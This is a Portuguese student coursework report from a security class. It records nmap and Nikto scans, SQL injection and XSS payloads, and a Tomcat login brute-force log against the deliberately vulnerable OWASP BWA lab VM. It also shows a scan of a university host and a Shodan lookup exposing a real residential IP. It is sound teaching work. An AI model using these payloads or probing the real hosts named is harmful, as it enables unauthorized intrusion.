

Segurança em Computação

Trabalho Individual IV

Gustavo Figueira Olegário

27 de maio de 2019

Parte 1 - NMAP

Questão 1

```
root@kali:~# nmap -sV -o 10.1.2.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-23 21:56 EDT
Nmap scan report for 10.1.2.6
Host is up (0.001s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
443/tcp   open  ssl/https?
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-rmi    Java RMI
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http         Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
SF-Port5001-TCP:V=7.7%I=7%D=5/23%Time=5CE74F4C%P=x86_64-pc-linux-gnu%R(NU
SF:LL,4,"\xac\xed\x04\x05");
MAC Address: 08:00:27:13:87:7A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.75 seconds
```

Das informações retornadas, pode se perceber que o programa detectou que a máquina escaneada era um Linux na versão 2.6.x, sendo esse uma distro Debian. Além disso, o programa identificou o MAC address com o valor de: 08:00:27:13:87:7A. Foi detectado também que a máquina estava executando o Apache juntamente com o Tomcat.

Questão 2

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ea:83:1e:45:5a:a6:8c:43:1c:3:c:e3:18:dd:fc:88:a5 (DSA)
|   2048 3a:94:08:3f:e0:a2:7a:b8:c3:94:d7:5e:00:55:0c:a7 (RSA)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k FUSION_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|_http-favicon: Unknown favicon MD5: 1F8C0B08FB6B556A6587517A8D5F290B
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|   Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k FUSION_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
| http-title: owaspbow OWASP Broken Web Applications
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap        Courier Imapd (released 2008)
|_imap-capabilities: OK ACL CAPABILITY SORT IMAP4rev1 completed QUOTA THREAD=ORDEREDSUBJECT IDLE ACL2=UNIONA0001 CHILDREN THREAD=REFERENCES UIDPLUS NAME=SPACE
443/tcp   open  ssl/https?
|_ssl-date: 2019-05-23T23:09:38+00:00; -3h00m01s from scanner time.
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-rmi   Java RMI
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title.
8081/tcp  open  http        Jetty 6.1.25
| http-methods:
|   Supported Methods: GET HEAD POST TRACE OPTIONS
|   Potentially risky methods: TRACE
|_http-server-header: Jetty(6.1.25)
| http-title: Choose Your Path
```

Nas informações detectadas dos headers HTTP, a máquina revela sua identidade: uma distro Ubuntu, além de apresentar outras informações como: versão de PHP, Python e Apache disponíveis na máquina

Questão 3

```
root@kali:~# nmap -sS -v -top-ports 10 --reason -oA saidanmap www.ufsc.br
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-23 23:01 EDT
Initiating Ping Scan at 23:01
Scanning www.ufsc.br (150.162.2.10) [4 ports]
Completed Ping Scan at 23:01, 0.05s elapsed [1 total hosts]
Initiating Parallel DNS resolution of 1 host. at 23:01
Completed Parallel DNS resolution of 1 host. at 23:01, 0.02s elapsed
Initiating SYN Stealth Scan at 23:01
Scanning www.ufsc.br (150.162.2.10) [10 ports]
Discovered open port 80/tcp on 150.162.2.10
Discovered open port 443/tcp on 150.162.2.10
Completed SYN Stealth Scan at 23:01, 1.24s elapsed (10 total ports)
Nmap scan report for www.ufsc.br (150.162.2.10)
Host is up, received reset ttl 255 (0.0032s latency).
rDNS record for 150.162.2.10: paginas.ufsc.br

PORT      STATE     SERVICE      REASON
21/tcp    filtered  ftp          no-response
22/tcp    filtered  ssh          no-response
23/tcp    filtered  telnet      no-response
25/tcp    filtered  smtp        no-response
80/tcp    open       http        syn-ack ttl 64
110/tcp   filtered  pop3       no-response
139/tcp   filtered  netbios-ssn no-response
443/tcp   open       https       syn-ack ttl 64
445/tcp   filtered  microsoft-ds no-response
3389/tcp  filtered  ms-wbt-server no-response

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.47 seconds
Raw packets sent: 22 (944B) | Rcvd: 3 (128B)
```

Listou as principais portas da máquina, serviços e estado das respectivas portas. A comunicação SYN ACK só foi possível nas portas 80 e 443, portas destinadas ao protocolo HTTP e HTTPS, disponíveis para qualquer pessoa se comunicar sem necessidade de autenticação.

Questão 4

```
root@kali:~# nmap -v -sT -T4 10.1.2.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-23 23:12 EDT
Initiating ARP Ping Scan at 23:12
Scanning 10.1.2.6 [1 port]
Completed ARP Ping Scan at 23:12, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:12
Completed Parallel DNS resolution of 1 host. at 23:12, 0.01s elapsed
Initiating Connect Scan at 23:12
Scanning 10.1.2.6 [1000 ports]
Discovered open port 22/tcp on 10.1.2.6
Discovered open port 443/tcp on 10.1.2.6
Discovered open port 8080/tcp on 10.1.2.6
Discovered open port 445/tcp on 10.1.2.6
Discovered open port 139/tcp on 10.1.2.6
Discovered open port 80/tcp on 10.1.2.6
Discovered open port 143/tcp on 10.1.2.6
Discovered open port 8081/tcp on 10.1.2.6
Discovered open port 5001/tcp on 10.1.2.6
Completed Connect Scan at 23:12, 0.07s elapsed (1000 total ports)
Nmap scan report for 10.1.2.6
Host is up (0.00046s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp  open  compplex-link
8080/tcp  open  http-proxy
```

Comando utilizado: *nmap -v -sT -T4 10.1.2.6* Listou as principais portas abertas na máquina e os serviços utilizadas por elas.

Questão 5


Item A

Na varredura TCP SYN, o programa *nmap* envia um pacote SYN como se fosse iniciar uma conexão e quem recebeu o pacote responderá com a porta ou com um RST indicando que a porta está indisponível. Depois disso, o *nmap* envia imediatamente um pacote RST para encerrar a conexão. Enquanto que, a varredura TCP irá estabelecer uma conexão real com cada porta disponível no servidor, caso ela esteja disponível.

Item B

A questão 3 usa varredura do tipo TCP SYN e a questão 1 usa conexão apenas TCP.

Item C



Como pode ser visto pela entrada CVE-2007-6750 (disponível em: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750>) é possível fazer um ataque de *Denial of Service* na máquina OWASPBWA uma vez que ela está utilizando a segunda versão do Apache. Esse ataque consiste em utilizar a ferramenta *slowloris*. Uma demonstração desse ataque pode ser visualizada na captura de tela acima.

Parte 2 - Nikto

Questão 6

Item A

```
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
+ OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Python/2.6.5 appears to be outdated (current is at least 2.7.8)
+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)
+ PHP/5.3.2-1ubuntu4.30 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ OpenSSL/0.9.8k appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ mod perl/2.0.4 appears to be outdated (current is at least 2.0.8)
+ Phusion Passenger/4.0.38 appears to be outdated (current is at least 4.0.53)
+ Perl/v5.10.1 appears to be outdated (current is at least v5.20.0)
+ mod_ssl/2.2.14 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ proxy_html/3.0.1 appears to be outdated (current is at least 3.1.2)
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.0.1"

+ OSVDB-12184: /WackoPicko/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /WackoPicko/cart/: Directory indexing found.
+ OSVDB-3092: /WackoPicko/cart/: This might be interesting...
+ OSVDB-3268: /WackoPicko/css/: Directory indexing found.
+ OSVDB-3092: /WackoPicko/css/: This might be interesting...
+ OSVDB-3092: /WackoPicko/guestbook/: This might be interesting...
+ OSVDB-3092: /WackoPicko/test/: This might be interesting...
+ OSVDB-3268: /WackoPicko/users/: Directory indexing found.
```

Item B

O que mais chama atenção é que o Nikto é capaz de apontar algumas aplicações disponíveis na máquina e suas respectivas versões, indicando também se está atualizada ou não. Dessa forma, o atacante pode procurar vulnerabilidades nos pacotes desatualizados. Além disso, o programa indica potenciais arquivos com dados sensíveis.

URI	/WackoPicko/guestbook/?number=5&lng=%3Cscript%3Ealert(document.domain);%3C/script%3E
HTTP Method	GET
Description	/WackoPicko/guestbook/?number=5&lng=%3Cscript%3Ealert(document.domain);%3C/script%3E: MPM Guestbook 1.2 and previous are vulnerable to XSS attacks.
Test Links	http://10.1.2.6:80/WackoPicko/guestbook/?number=5&lng=%3Cscript%3Ealert(document.domain);%3C/script%3E http://10.1.2.6:80/WackoPicko/guestbook/?number=5&lng=%3Cscript%3Ealert(document.domain);%3C/script%3E
OSVDB Entries	OSVDB-2754

O Nikto detectou uma vulnerabilidade de injeção de código em uma das rotas do servidor como pode ser visto na rota testada acima.

Questão 7

A1: a injeção de código pode ocorrer em qualquer campo da aplicação no qual o usuário pode inserir informações. Nesse tipo de ataque, o atacante ao em vez de inserir dados, ele tenta colocar comandos (de SQL por exemplo). Nessa situação, caso a aplicação não esteja sanitizando o comando inserido pelo usuário (i.e. está tratando como dado e não como comando), o atacante terá liberdade para poder executar comandos direto na base de dados. Dessa forma, o atacante pode ter acesso à informações, as quais não deveria, ou pode até mesmo apagar o banco.

A2: a autenticação quebrada pode acontecer de várias formas. Uma delas é quando a aplicação não faz um bom gerenciamento de tokens. Propõe-se o seguinte cenário: um usuário comum acessa um computador público e em vez de se desautenticar, ao sair, ele simplesmente fecha o navegador. Dessa forma, uma pessoa mal intencionada, ao acessar o mesmo computador, terá acesso total à conta do usuário. O atacante, então, pode falsificar sua real identidade, por exemplo. Outro possível ataque, é quando a aplicação não faz a proteção correta das credenciais. Isso é muito comum em aplicações que não bloqueiam temporariamente fontes que estejam tentando se logar e errando o par usuário e senha constantemente. Geralmente, nesse cenário, uma ferramenta automatizada com uma lista muito comum de senhas, estatisticamente, com um email previamente fornecido tenta exaustivamente logar com cada uma das senhas. Caso a aplicação não bloqueie essa fonte que está continuamente errando as credenciais, o atacante, eventualmente pode ter acesso à conta do usuário.

A3: a exposição de dados sensíveis é quando a aplicação não foi corretamente projetada para encriptar dados sensíveis. Uma das formas de isso acontecer, é quando a aplicação não encripta a senha dos usuários no banco, ou utiliza um algoritmo muito fraco para encriptar as senhas, como MD5 por exemplo, que pode ser facilmente quebrado. Uma outra possibilidade, é quando a aplicação encripta corretamente os dados no banco, mas faz a comunicação com o cliente sem criptografia (i.e. HTTPS). Isso permite que qualquer pessoa na rede consiga acompanhar e entender toda a comunicação entre cliente e servidor.

A7: Cross-site scripting é um ataque muito comum, principalmente em sites de fóruns. Esse ataque acontece em aplicações que não sanitizam HTML e salvam a informação no banco de dados sem nenhum tratamento. Dessa forma, um atacante insere código HTML combinado com JS no campo de comentários do fórum e envia para a aplicação. Caso o servidor não faça a sanitização desses dados, todas as pessoas que acessarem a página, verão a página alterada com os comandos do atacante e não a página original com um comentário do atacante. Dessa forma, através do JS inserido, o atacante pode ter total controle da aplicação.

Questão 8

Item A

The screenshot shows a Kali Linux desktop environment with an Oracle VM VirtualBox window titled "Kali-Linux-2019.2-vbox-amd64 [Running] - Oracle VM VirtualBox". Inside, a Firefox ESR browser window is open to the URL 10.1.2.6/mutillidae/index.php?popUpNotificationCode=AU1. A tooltip in the browser's status bar says "Automatic suspend Computer will suspend very soon because of inactivity.". The Firefox toolbar shows "sql - The used SELECT st". The application itself is the OWASP Mutillidae II: Web Pwn in Mass Production, version 2.6.24. It has a header bar with "Status Update" and "User Authenticated". Below it, a navigation bar includes "Home", "Logout", "Toggle Hints", "Show Popup Hints", "Toggle Security", "Enforce SSL", "Reset DB", "View Log", and "View Captured Data". On the left, a sidebar menu lists "OWASP 2013", "OWASP 2010", "OWASP 2007", "Web Services", "HTML 5", "Others", "Documentation", and "Resources". At the bottom, there's a "Getting Started:" button. The main content area features a banner for "Mutillidae: Deliberately Vulnerable Web Pen-Testing Application" with links for "Like Mutillidae? Check out how to help", "What Should I Do?", "Video Tutorials", "Help Me!", "Listing of vulnerabilities", and "Bug Tracker" and "Bug Report Email Address". The desktop taskbar at the bottom shows various application icons.

Item B

O sistema autorizou a autenticação de um usuário, provavelmente, inexistente e sem senha. A vulnerabilidade explorada foi o SQL Injection. Nesse tipo de vulnerabilidade, o atacante pode utilizar comandos SQL em campos de informação que não foram corretamente sanitizados, o que acaba dando acesso ao banco de dados ao atacante

Item C

Os dados enviados ao servidor devem ser sanitizados através de um framework ou de funções que façam um escape nos comandos SQL para poderem ser interpretados como dados e não como comandos.

Questão 9

Item A

A vulnerabilidade explorada foi o SQL Injection. Nesse tipo de vulnerabilidade, o atacante pode utilizar comandos SQL em campos de informação que não foram corretamente sanitizados, o que acaba dando acesso ao banco de dados ao atacante

Item B

The screenshot shows a Mozilla Firefox window with the address bar containing the URL: 10.1.2.6/mutillidae/index.php?page=user-info.php&username=' or +2%3D2+--+'&password=&user-info.php. The page content displays a list of user accounts found through the exploit. The accounts listed are:

- Username=admin
Password=admin
Signature=g0t r00t?
- Username=adrian
Password=somepassword
Signature=Zombie Films Rock!
- Username=john
Password=monkey
Signature=I like the smell of confunk
- Username=jeremy
Password=password
Signature=d1373 1337 speak
- Username=bryce
Password=password
Signature=I Love SANS

Item C

Os dados enviados ao servidor devem ser sanitizados através de um framework ou de funções que façam um escape nos comandos SQL para poderem ser interpretados como dados e não como comandos.

Questão 10

Item B


No relatório gerado é possível observar todas as vulnerabilidades detectadas pela ferramenta, grau de severidade, onde que a vulnerabilidade foi encontrada, de que forma e como o desenvolvedor pode corrigir cada uma delas. Foram encontradas um total de 13 fraquezas no sistema, sendo que dessas, 5 apresentam risco grave para o sistema, 4 são de risco médio e as demais de risco baixo. Dentre todas, destaca-se o XSS, SQL injection, remote OS command.

Questão 11

Os ataques escolhidos foram os Cross-site scripting (XSS) e Sensitive Data Exposure.


Para o XSS, foi utilizado a página `/mutillidae/capture-data.php`. Como é possível, observar na documentação, essa página possui fraquezas XSS ao utilizar-se os verbos HTTP GET e POST. Dessa forma, ao fazer uma requisição para essa mesma página utilizando o seguinte parâmetro na `query`:

```
<script>document.getElementById('idHintWrapperHeader').innerHTML=''</script>
```



Esse ataque decorre do fato de que a aplicação, no frontend, ao enviar a requisição, não está fazendo o parsing sanitizado dos dados. Dessa forma, o frontend fica suscetível a injeção de código, no caso de Javascript, o que permite alterar o conteúdo da página.

Para o seguinte ataque, ao visitar a página `/robots.txt` ele exibe quais pastas não deveriam ser acessíveis para o usuário. Entretanto, ao tentar visitar algum desses diretórios, não há nenhum tipo de bloqueio. Dessa forma, é possível acessar a pasta `password` e visualizar senha e email dos usuários:



The screenshot shows a Mozilla Firefox browser window with the address bar displaying `10.1.2.6/mutillidae/passwords/accounts.txt`. The page content lists 24 user accounts, each with a name, password, and role (Admin). The names include admin, adrian, john, bryce, samurai, jin, bobby, simba, drevell, scotty, cal, satty, john, kevin, dave, tim, abaker, ppant, chook, james, user, and ed. The passwords range from simple words like 'password' to more complex strings like 'd1373 1337 speak'. All users are listed as Admin.

Index	Name	Password	Role
1	admin	admin,g0t r00t?	Admin
2	adrian	s0m3p@ssw0rd	Zombie Films Rock!
3	john	monkey,I like the smell of confunk	Admin
4	jeremy	password,d1373 1337 speak	Admin
5	bryce	password,I Love SANS	Admin
6	samurai	sAmuRai,Carving tools	Admin
7	jin	password,Rome is burning	Admin
8	bobby	password,Hank is my dad	Admin
9	simba	password,I am a super-cat	Admin
10	drevell	password,Prepared to die	Admin
11	satty	password,Scottie do Admin	Admin
12	cal	password,C-A-T-S Cats Cats Cats	Admin
13	john	password,Do the Duggie!	Admin
14	kevin	42,Doug Adams rocks	Admin
15	dave	password,Bet on S.E.T. FTW	Admin
16	patches	tortoise,meow	Admin
17	rocky	stripes,treats?	Admin
18	tim	lanmaster53,Because reconnaissance is hard to spell	Admin
19	abaker	s0s3cr3t,Muffin tops only	Admin
20	ppant	NoTelling,Where is Tinker?	Admin
21	chook	JollyRoger,Gator-hater	Admin
22	james	i3d3v3s,Ocupation: Researcher	Admin
23	user	user,User Account	Admin
24	ed	pentest,Commandline KungFu anyone?	Admin

Essa falha permite que o atacante tenha acesso a dados sensíveis, quando não deveria. A vulnerabilidade ocorreu, primeiramente, pelo fato do arquivo `robots.txt` indicar diretórios onde ficam guardadas informações sigilosas. Além disso, apesar de os diretórios estarem listados como não acessíveis para o usuário, eles não estavam bloqueados de nenhuma forma, o que permite ao atacante visualizar informações secretas.

Questão 12

Item A

O Shodan é uma ferramenta online que permite localizar dispositivos IoT no geral como: semáforos, câmeras de segurança e até babás eletrônicas. Ele pode ser usado como ferramenta para verificar falhas em um determinado tipo de sistema, mas pode ser utilizado como search engine para encontrar dispositivos baseado em IP, tipo de equipamento e DNS.

Item B

O dispositivo buscado foi um ESP8266. Esse dispositivo é um placa de rede WiFi que permite que hardwares como o Arduino se conectem na rede sem fio e possam se comunicar através do protocolo HTTP.

The screenshot shows the Shodan search interface. At the top, there are several tabs: "t4 - Online LaTeX Ed", "Tarefa", "Find Webcams, Data", "179.178.110.201", "Embedded Parallel", and "Embedded Parallel". Below the tabs, the URL is https://www.shodan.io/host/179.178.110.201. The main content area has a map of São Paulo, Brazil, with a red dot indicating the location of the device. Labels on the map include Paulista, Jardim Europa, Paraiso, Liberdade, Cambuci, Vila Monumento, and Parque da Mooca. Below the map, the IP address 179.178.110.201 is listed along with its static address 179.178.110.201.static.adsl.gvt.net.br and a link to "View Raw Data". A table provides detailed information about the device's location and network details:

City	Sao Paulo
Country	Brazil
Organization	Vivo
ISP	Vivo
Last Update	2019-05-25T16:21:57.911349
Hostnames	179.178.110.201.static.adsl.gvt.net.br
ASN	AS18881

Below the table, under the heading "Ports", are three blue boxes labeled 22, 80, and 1883. Under the heading "Services", there is a legend showing a blue square for port 22 (tcp), an orange square for port 80 (tcp), and a black square for port 1883 (ssh). It also shows the text "OpenSSH Version: 6.6.1p1 Ubuntu-2ubuntu2.8".

Questão 13

Item A

As imagens de uma câmera pública em tempo real.

Item B

Pode entender mais sobre o cotidiano do local, bem como as pessoas que o frequentam rotineiramente.

Questão 14

```
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾ Sun 18:24
Terminal
File Edit View Search Terminal Help
[-] 10.1.2.6:8080 - LOGIN FAILED: root:root (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:vagrant (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:role1 (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:root (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[+] 10.1.2.6:8080 - Login Successful: root:owaspbwa
[-] 10.1.2.6:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
